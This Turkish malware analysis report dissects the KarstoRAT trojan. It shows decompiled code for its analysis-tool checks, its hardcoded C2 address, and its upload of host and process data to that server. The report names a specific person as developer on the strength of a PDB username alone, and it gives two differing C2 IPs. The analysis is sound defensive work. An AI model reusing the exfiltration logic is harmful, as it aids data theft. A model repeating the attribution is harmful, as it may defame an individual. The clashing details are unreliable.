

KARSTORAT


TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER	i
ÖN BAKIŞ.....	1
3CLIENT.EXE ANALİZİ.....	2
STATİK ANALİZ	2
DİNAMİK ANALİZ	3
YARA KURALI.....	26
MITRE ATTACK TABLE.....	27
ÇÖZÜM ÖNERİLERİ	27
HAZIRLAYAN	28



Ön Bakış

Siber tehditlerin hızla evrildiği günümüzde gelişmiş zararlı yazılım aileleri giderek daha gizli, modüler ve uzun süreli kalıcılık sağlayacak şekilde tasarlanmaktadır. Tehdit aktörlerinin anonim kalabileceği varsayımı genellikle zayıftır bazen küçük bir hata saldırının arkasındaki kişi veya grubun izini açığa çıkarabilir.

Bu rapor **Şubat 2026**'da ilk kez tespit edilen **KarstoRAT** adlı gelişmiş bir **Uzaktan Erişim Truva Atı (RAT)** üzerine kapsamlı bir analiz sunmaktadır. **KarstoRAT**, sıradan zararlı yazılımların aksine, modüler bir siber casusluk platformu olarak tasarlanmıştır. Tasarımı, sızma faaliyetlerinde **kalıcılık**, **esneklik** ve **tespitten kaçınmayı** önceliklendiren stratejik bir yaklaşım izlemektedir. Araştırma, **Avrupa merkezli bir şirkette** birden fazla iş istasyonunda tespit edilen **client.exe** adlı şüpheli bir yürütülebilir dosyanın analiz edilmesiyle başladı. Başlangıçta **anormal ağ trafiği** ve **yetkisiz platform erişimleri** gözlemlendi. Ön tarama analizleri dosyanın zararlı olduğunu doğrulasa da gerçek işlevlerini ve operasyonel yapısını açığa çıkarmak için daha derin bir analiz gerekiyordu. Analizler **KarstoRAT**'ın modüler bir **C2** mimarisi üzerinden çalıştığını ortaya koydu. Bu yapı, saldırganların işlevleri dinamik olarak kontrol etmesine ve hedefe özel kötü niyetli aktiviteleri devreye almasına imkan tanımaktadır.

Zararlı yazılımın kalıcılığı **kayıt defteri değişiklikleri**, **başlangıç klasörüne kopyalama** ve **planlanmış görev oluşturma** gibi birden fazla yöntemle sağlanmaktadır. Bunlara ek olarak ayrıcalık yükseltme teknikleri kullanmakta ve kontrol ortamlarında analizden kaçınmaya yönelik önlemler almaktadır. **KarstoRAT**, kullanıcı etkinliğini izlemek, hassas bilgileri çalmak ve sistem üzerinde uzak komutlar çalıştırmak gibi gözetim ve uzaktan kontrol işlevlerini bir araya getirmektedir.

Özellikle, zararlı yazılım ağ trafiğini meşru bir güvenlik yazılımı gibi gizleyerek, enfekte sistemlerde uzun süre kalabilmekte ve tespit edilme riskini azaltmaktadır. Modüllerin seçici olarak devreye alınması, genel dağıtım yerine hedefe özel ve kontrollü bir operasyon stratejisini göstermektedir.

3client.exe Analizi

Adı	3client
MD5	b2cdfec5c2f070a2a6ee62cf193f28bc
SHA256	6cab98b37df2e410243607174aee8d7dcbec59e796f318c1d78332cf4f92162a
Dosya Türü	PE64/EXE

Statik Analiz

Property	Value
File Name	C:\Users\██████\Desktop\KARSO\3client.exe
File Type	Portable Executable 64
File Info	Microsoft Visual C++ 8.0 (DLL)
File Size	143.00 KB (146432 bytes)
PE Size	143.00 KB (146432 bytes)

Şekil 1- Dosya Bilgileri

İlgili yazılımın dosya bilgilerine bakıldığında **64 bit** mimariye sahip olduğu, **143 KB** boyutunda ve **Portable Executable (PE)** formatında bir dosya olduğu görülmektedir.



The input file was linked with debug information and the symbol filename is:
"C:\User\hibby\Desktop\Project1\Project1\Project1\x64\Release\Project1.pdb"
Do you want to look for this file at the specified path and the Microsoft Symbol Server?

Şekil 2- Pdb İçerisinde Bulunan Kullanıcı Adı

Geliştirici izi olarak **PDB** dosyasında "**C:\Users\hibby**" yolunu bırakmıştır. Geliştirici "**Dave Hibberd (GitHub: Hibby, Aberdeen/İskoçya)**" olarak tespit edilmiştir.

Dinamik Analiz

```
26 char Buffer[144]; // [rsp+110h] [rbp+10h] BYREF
27
28 if ( (unsigned __int8)BlackListCheck(argc, argv, envp) )
29     ExitProcess(0);
30 v18 = 0i64;
31 v19 = 0i64;
```

```
23
24 if ( IsDebuggerPresent() )
25     return 1;
26 v17 = 0i64;
27 v18 = 0i64;
28 memset(v8, 0, sizeof(v8));
29 sub_13F341A00(v8, "x64dbg.exe");
30 memset(v9, 0, sizeof(v9));
31 sub_13F341A00(v9, "wireshark.exe");
32 memset(v10, 0, sizeof(v10));
33 sub_13F341A00(v10, "vmsrvc.exe");
34 memset(v11, 0, sizeof(v11));
35 sub_13F341A00(v11, "vmusrv.exe");
36 memset(v12, 0, sizeof(v12));
37 sub_13F341A00(v12, "vboxtray.exe");
38 memset(v13, 0, sizeof(v13));
39 sub_13F341A00(v13, "vmttoolsd.exe");
40 memset(v14, 0, sizeof(v14));
41 sub_13F341A00(v14, "df5serv.exe");
42 memset(v15, 0, sizeof(v15));
43 sub_13F341A00(v15, "vboxservice.exe");
44 memset(v16, 0, sizeof(v16));
45 sub_13F341A00(v16, "vmware.exe");
46 v17 = 0i64;
47 v18 = 0i64;
```

Şekil 3- AntiDebug ve Process Kontrolü

Zararlıının başlangıcında çalışan **BlackListCheck** fonksiyonu, anti-analiz ve sanal makine tespitini gerçekleştirmektedir. Fonksiyon önce **IsDebuggerPresent()** çağrısıyla programın bir debugger altında çalışıp çalışmadığını kontrol etmektedir. Ardından sistemde yaygın analiz araçlarının çalışıp çalışmadığını denetlemektedir. Eğer bu kontrollerden herhangi biri pozitif çıkarsa, **ExitProcess(0)** ile program hemen sonlanmaktadır.

X64dbg.exe	Wireshark.exe	Vmsrvc.exe
Vmusrv.exe	Vboxtray.exe	Vmttoolsd.exe
df5serv.exe	Vboxservice.exe	Vmware.exe

Tablo 1- Kontrol Edilen Uygulamalar

0100	call 3client.7FF7ADB16780	
0000	mov ecx,2	
3E0100	call qword ptr ds:[<CreateToolhelp32Snapshot>]	
FF	mov rsi,rax	
0000000	cmp rax,FFFFFFFFFFFFFFFF	
4020000	je 3client.7FF7ADB053B8	
A4000000	xor edx,edx	
0100	mov r8d,234	
000000 3802000	lea rcx,qword ptr ss:[rbp+A4]	
A0000000	call <JMP.&memset>	
3E0100	mov dword ptr ss:[rbp+A0],238	
000000	lea rdx,qword ptr ss:[rbp+A0]	
	mov rcx,rsi	
	call qword ptr ds:[<Process32FirstW>]	
	test rcx,rcx	
	je 3client.7FF7ADB053AF	
B9 E9FD0000	mov ecx,FDE9	
FF15 7C3E0100	call qword ptr ds:[<widecharToMultiByte>]	
48:8B9D 80000000	mov rbx,qword ptr ss:[rbp+80]	[rbp+80]: "x64dbg.exe"
48:8BBD 88000000	mov rdi,qword ptr ss:[rbp+88]	rbx: "x64dbg.exe"
48:3BDF	cmp rbx,rdi	
74 28	je 3client.7FF7ADB05397	
90	nop	
48:8BD3	mov rdx,rbx	rdx: "x64dbg.exe", rbx: "x64dbg.exe"
48:837B 18 0F	cmp qword ptr ds:[rbx+18],F	
76 03	jbe 3client.7FF7ADB0537D	
48:8B13	mov rdx,qword ptr ds:[rbx]	rdx: "x64dbg.exe", rbx: "x64dbg.exe"
48:8D8D E0020000	mov rdx,qword ptr ss:[rbp+360]	
FF15 DE430100	call qword ptr ds:[<strcmp>]	
85C0	test eax,eax	
74 67	je 3client.7FF7ADB053F5	
48:83C3 20	add rbx,20	rbx: "x64dbg.exe"
48:3BDF	cmp rbx,rdi	rbx: "x64dbg.exe"
75 D9	jne 3client.7FF7ADB05370	
48:8D95 A0000000	lea rdx,qword ptr ss:[rbp+A0]	
48:8BCE	mov rcx,rsi	
FF15 D13D0100	call qword ptr ds:[<Process32NextW>]	
85C0	test eax,eax	
0E85 61FFFFFF	jne 3client.7FF7ADB05310	

Şekil 4- Process Listesinin Alınması

CreateToolhelp32Snapshot API'si ile sistemdeki aktif süreçlerin anlık görüntüsü alınmaktadır. Ardından **Process32FirstW** ile listedeki ilk süreci, **Process32NextW** ile de sıradaki süreçleri tek tek inceler. Her sürecin adı **WideCharToMultiByte** ile Unicode'dan **ANSI**'ye çevrilir ve önceden tanımlanmış bir listeye karşılaştırmaktadır.

```

while ( a21222765132[v4] );
sub_140001A00(&v21, a21222765132, v4);
v5 = &lpszServerName;
sub_140001920((__int64)&lpszServerName, (__int64)&v21);
sub_140001700((__int64)&v21);
dword_140023EBC = atoi(String);
v21 = 0;
v22 = 0;
v23 = 0;
v6 = -1;
do
++v6;
while ( String[v6] );
sub_140001A00(&v21, String, v6);
if ( 0x7FFFFFFFFFFFFFFFLL - qword_140023260 < 7 )
sub_140001220();
if ( (unsigned __int64)qword_140023268 > 0xF )
v5 = (LPCSTR *)lpszServerName;
sub_140001D90 Src, v7, v8, "http://", 7u, v5, qword_140023260);
v9 = sub_140001B10 Src, ":", 1u);

```

4D:8D4424 01	lea r8,qword ptr ds:[r12+1]	rdx:"15144"
48:8BD6	mov rdx,rsi	r14+r15*1:"15144"
48:8D0C3E	lea rcx,qword ptr ds:[r14+r15]	
E8 7E540100	call <JMP.&memcpy>	
48:8B5C24 78	mov rbx,qword ptr ss:[rsp+78]	rax:&"http://212.227.65.132:15144"
48:8BC7	mov rax,rdi	
48:83C4 30	add rsp,30	
41:5F	pop r15	r14:"15144"
41:5E	pop r14	
41:5D	pop r13	
41:5C	pop r12	
5F	pop rdi	rdi:"212.227.65.132"
5E	pop rsi	
5D	pop rbp	
C3	ret	
E8 9FF4FFFF	call 3client.7FF616161220	
CC	int3	

Şekil 5- C2 Sunucu Adresi

Zararlı kendi içerisinde sunucu adresini ve sunucu portunu sabit olarak bulundurmaktadır. **hxxp[.]/212[.]227[.]165[.]132[:]15144 C2 adresini** çalışma anında çözmektedir.

C/45 A0 01010000	mov qword ptr ss:[rbp-60],10	
48:8D55 A0	lea rdx,qword ptr ss:[rbp-60]	
48:8D4D 10	lea rcx,qword ptr ss:[rbp+10]	
FF15 D97B0100	call qword ptr ds:[<GetUserNameA>]	
0F57C0	xorps xmm0,xmm0	
48:8975 90	mov qword ptr ss:[rbp-70],rsi	
48:8975 98	mov qword ptr ss:[rbp-68],rsi	
0F1145 80	movups xmmword ptr ss:[rbp-80],xmm0	
85C0	test eax,eax	eax:"D[REDACTED]"
74 18	je 3client.7FF616161452	
48:8D45 10	lea rax,qword ptr ss:[rbp+10]	
66:90	nop	
48:FFC3	inc rbx	

Şekil 6- Sistem Adının Alınması

Devam eden süreçte bu sefer **GetUserNameA API'si** ile çalıştığı sistemin kullanıcı adını almaktadır.

<pre> xor r8d,r8d mov edx,1 lea rcx,qword ptr ds:[7FF61617BEC0] call qword ptr ds:[<InternetOpenA>] mov r14,rcx test rax,rax je 3client.7FF616164EBF mov qword ptr ss:[rsp+28],rbx mov dword ptr ss:[rsp+20],80000000 xor r9d,r9d xor r8d,r8d lea rdx,qword ptr ds:[7FF61617C0E0] mov rcx,rdx call qword ptr ds:[<InternetOpenUrlA>] test rax,rax je 3client.7FF616164EB6 mov dword ptr ss:[rsp+40],ebx </pre>	<pre> 00007FF61617BEC0:"SecurityNotifier" rdx:"http://api.ipify.org", 00007FF61617C0E0:"http://api.ipify.org" </pre>
--	--

Şekil 7- Ipify İsteği

InternetOpThe InternetOpenA API is used to establish a connection to **hxxp[:]//api[.]ipify[.]org**. At the end of this connection, the malware aims to obtain the client-side IP address.

```

21 {
22     v4 = InternetOpenUrlA(v2, "http://api.ipify.org", 0i64, 0, 0x80000000, 0i64);
23     v5 = v4;
24     if ( v4 )
25     {
26         dwNumberOfBytesRead[0] = 0;
27         if ( InternetReadFile(v4, Buffer, 0x3Fu, (LPDWORD)dwNumberOfBytesRead) && dwNumberOfBytesRead[0] )
28         {
29             if ( (unsigned int)dwNumberOfB char Buffer[64]; // [rsp+50h] [rbp-68h] BYREF
30             {
31                 sub_13F6D65C8();
32                 JUMPOUT(0x13F6C4F0i64);
33             }

```


Şekil 8- Dönen IP Değeri

Devam eden işlemde **InterReadFile** API ile dönen değerin ilk **64** baytlık alanı içinden **IP** adresinin değerini almaktadır.

```


28 sub_13F6C1A00(a1, "NONE", 4ui64);
29 v6 = InternetOpenA("SecurityNotifier", 1u, 0i64, 0i64, 0);
30 if ( v6 )
31 {
32     if ( 0x7FFFFFFFFFFFFFFFfi64 - qword_13F6E3280 < 0x1D )
33     sub_13F6C1220();
34     sub_13F6C1D90(src, qword_13F6E3280, "/notify?event=heartbeat&user=", 0x1Dui64);
35     v7 = sub_13F6C35B0(src, a2);
36     v20 = 0i64;
37     v21 = 0i64;
38     v20 = *(_OWORD *)v7;
39     v21 = *(_OWORD *)v7 + 16;
40

```




Şekil 9- Sunucuya İstek Atılması

Zararlı sunucuya sürekli istek göndererek sunucudan gelen veriyi dinlemeye almaktadır. Bu esnada sunucudan herhangi bir veri gelmez ise **default** olarak **NONE** olarak işlemektedir. Tüm bu bağlantı sırasında sunucuya bağlı olan **client** cihazın adını göndermektedir.



Şekil 10- Sysinfo isteğinin Atılması

Zararlıının haberleştiği gerçek komuta kontrol sunucusu kapalı olduğu için Python üzerinden bir sunucu hazırlanmıştır. Örnek olarak **SYSINFO** mesaj başlığı sunucu üzerinden şifresiz bir şekilde zararlıya iletilmektedir.



Şekil 11- Makine Adının Alınması

SYSINFO çağırısı Following the **SYSINFO** request, the malware first retrieves the computer name using **GetComputerNameA**.

```

186 sub_13F641700(&v64);
187 memset(&VersionInformation.dwMajorVersion, 0, 144);
188 v97 = 0i64;
189 VersionInformation.dwOSVersionInfoSize = 156;
190 GetVersionExA(&VersionInformation);
191 sub_13F646B00(v88); struct _OSVERSIONINFOA VersionInformation; // [rsp+270h] [rpp+170h]
192 sub_13F646B00(v92); {dwOSVersionInfoSize=0u,dwMajorVersion=0u,dwMinorVersion=0u,dwBuildNumber=0u}
193 sub_13F646B00(v70);
194 v10 = v71;
195 if ( v72 - v71 < 0x16 )
196 {
197     v13 = (void **)sub_13F646D10(v70, "\\os_version\\":\\"Windows ", 0x16ui64);
198 }
199 else
200 {
201     v71 += 22i64;
202     v11 = v70;
203     if ( v72 > 0xF )
204         v11 = (void **)v70[0];
205     if ( "" <= (char *)v11 || "\\os_version\\":\\"Windows " > (char *)v11 + v10 )
206     {
207         v12 = 22i64;
208     }
209     else if ( v11 > (void **) "\\os_version\\":\\"Windows " )
210     {
211         v12 = (char *)v11 - "\\os_version\\":\\"Windows ";
212     }
213     else

```

Şekil 12- İşletim Sistemi Bilgisinin Alınması

Sistemin Windows sürüm bilgisini almak için **GetVersionExA** fonksiyonu çağırılmaktadır. Buffer'ın kapasitesine göre ya yeniden bellek ayırarak ya da mevcut veriyi kaydırarak başına **"os_version": "Windows "** ifadesini ekler yani temel amacı daha sonra eklenecek versiyon numarasıyla birlikte **C2** sunucusuna gönderilecek **JSON** formatlı sistem bilgisi çıktısının başlangıcını oluşturmaktır.

```

59 strcpy((char *)Data, "Unknown");
60 memset(v112, 0, sizeof(v112));
61 if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0", 0, 0x20019u, &hKey) )
62 {
63     cbData = 256;
64     RegQueryValueExA(hKey, "ProcessorNameString", 0i64, 0i64, Data, &cbData);
65     RegCloseKey(hKey);
66 }
67 *(_OWORD *)v105 = 0i64;

```

Şekil 13- Kayıt Defterinden İşlemci Adının Alınması

Sistemin işlemci model bilgisini almak için Windows Registry kullanılarak **\System\CentralProcessor\0** anahtarı açılmaya çalışılmaktadır. Eğer başarılı olursa **ProcessorNameString** değeri okunarak CPU'nun Data buffer'ına yazar ve anahtarı kapatır. İşlem başarısız olursa **Data = Unknown** olarak kalır.



```
538 sub_13F641B10(&v100);
539 Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
540 if ( Toolhelp32Snapshot != (HANDLE)-1i64 )
541 {
542     memset(&pe.cntUsage, 0, 0x234ui64);
543     pe.dwSize = 568;
544     v51 = 1;
545     if ( Process32FirstW(Toolhelp32Snapshot, &pe) )
546     {
547         do
548         {
549             if ( !v51 )
550                 sub_13F641B10(&v100);
551             memset(MultiByteStr, 0, 0x104ui64);
552             WideCharToMultiByte(0xFDE9u, 0, pe.szExeFile, -1, MultiByteStr, 260, 0i64, 0i64);
553             *(_DWORD *)v102 = 0i64;
554             *(_DWORD *)v103 = 0i64;

```

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x]
Address	Hex				ASCII	
0000000000020d280	20 20 22 2C	22 72 61 6D	5F 74 6F 74	61 6C 5F 67	"ram_total_g	
0000000000020d290	62 22 3A 33	2C 22 72 61	6D 5F 75 73	65 64 5F 67	b":3,"ram_used_g	
0000000000020d2A0	62 22 3A 31	2C 22 72 61	6D 5F 70 65	72 63 65 6E	b":1,"ram_perce	
0000000000020d2B0	74 22 3A 33	30 2C 22 64	69 73 68 5F	74 6E 74 61	t":30,"disk tota	
0000000000020d2C0	6C 5F 67 62	22 3A 31 31	39 2C 22 64	69 73 68 5F	l_gb":119,"disk_	
0000000000020d2D0	66 72 65 65	5F 67 62 22	3A 39 34 2C	22 70 72 6F	free_gb":94,"pro	
0000000000020d2E0	63 65 73 73	65 73 22 3A	5B 7B 22 6E	61 6D 65 22	cesses":[{"name	
0000000000020d2F0	3A 22 5B 53	79 73 74 65	6D 20 50 72	6F 63 65 73	:[System Proces	
0000000000020d300	73 5D 22 2C	22 70 69 64	22 3A 30 7D	2C 7B 22 6E	s"],"pid":0},{"n	
0000000000020d310	61 6D 65 22	3A 22 53 79	73 74 65 6D	22 2C 22 70	ame":"system","p	
0000000000020d320	69 64 22 3A	34 7D 2C 7B	22 6E 61 6D	65 22 3A 22	id":4}, {"name":	
0000000000020d330	73 6D 73 73	2E 65 78 65	22 2C 22 70	69 64 22 3A	smss.exe", "pid":	
0000000000020d340	32 35 36 7D	2C 7B 22 6E	61 6D 65 22	3A 22 63 73	256}, {"name": "cs	
0000000000020d350	72 73 73 2E	65 78 65 22	2C 22 70 69	64 22 3A 33	rss.exe", "pid":3	
0000000000020d360	34 30 7D 2C	7B 22 6E 61	6D 65 22 3A	22 77 69 6E	40}, {"name": "win	
0000000000020d370	69 6E 69 74	2E 65 78 65	22 2C 22 70	69 64 22 3A	init.exe", "pid":	
0000000000020d380	33 39 32 7D	2C 7B 22 6E	61 6D 65 22	3A 22 63 73	392}, {"name": "cs	
0000000000020d390	72 73 73 2E	65 78 65 22	2C 22 70 69	64 22 3A 34	rss.exe", "pid":4	
0000000000020d3A0	30 34 7D 2C	7B 22 6E 61	6D 65 22 3A	22 77 69 6E	04}, {"name": "win	
0000000000020d3B0	6C 6F 67 6F	6E 2E 65 78	65 22 2C 22	70 69 64 22	logon.exe", "pid"	
0000000000020d3C0	3A 34 35 36	7D 2C 7B 22	6E 61 6D 65	22 3A 22 73	:456}, {"name": "s	

Şekil 16- Çalışan Process İsimlerinin Alınması

CreateToolhelp32Snapshot, **Process32FirstW** ve **Process32NextW** fonksiyonları kullanarak çalışan tüm process'ler listelenmektedir. Daha sonra **WideCharToMultiByte** ile **ANSI** dönüşümü uygulanarak **JSON** verisi haline getirilmektedir.



```
POST /upload-sysinfo?user=... HTTP/1.1
User-Agent: SecurityNotifier
Host: ...:15144
Content-Length: 1814
Cache-Control: no-cache

{"computer_name":"WIN-1KDN79P80J","username":"zorro","os_version":"Windows 6.1 Build 7601","cpu":"AMD Ryzen 5 5500H with Radeon Graphics","ram_total_gb":3,"ram_used_gb":1,"ram_percent":30,"disk_total_gb":119,"disk_free_gb":94,"processes":[{"name":"System","pid":0}, {"name":"smss.exe","pid":256}, {"name":"csrss.exe","pid":340}, {"name":"wininit.exe","pid":392}, {"name":"csrss.exe","pid":404}, {"name":"winlogon.exe","pid":456}, {"name":"services.exe","pid":480}, {"name":"lsass.exe","pid":508}, {"name":"lsass.exe","pid":516}, {"name":"svchost.exe","pid":612}, {"name":"wintoolservice.exe","pid":672}, {"name":"svchost.exe","pid":712}, {"name":"svchost.exe","pid":780}, {"name":"svchost.exe","pid":836}, {"name":"svchost.exe","pid":864}, {"name":"svchost.exe","pid":892}, {"name":"svchost.exe","pid":928}, {"name":"spoolsv.exe","pid":1108}, {"name":"svchost.exe","pid":1156}, {"name":"svchost.exe","pid":1308}, {"name":"winAuthService.exe","pid":1408}, {"name":"wintools64.exe","pid":1476}, {"name":"dllhost.exe","pid":1956}, {"name":"msdtc.exe","pid":932}, {"name":"WmiPrvSE.exe","pid":1856}, {"name":"sppsvc.exe","pid":2812}, {"name":"svchost.exe","pid":2912}, {"name":"svchost.exe","pid":2980}, {"name":"SearchIndexer.exe","pid":1940}, {"name":"taskhost.exe","pid":1744}, 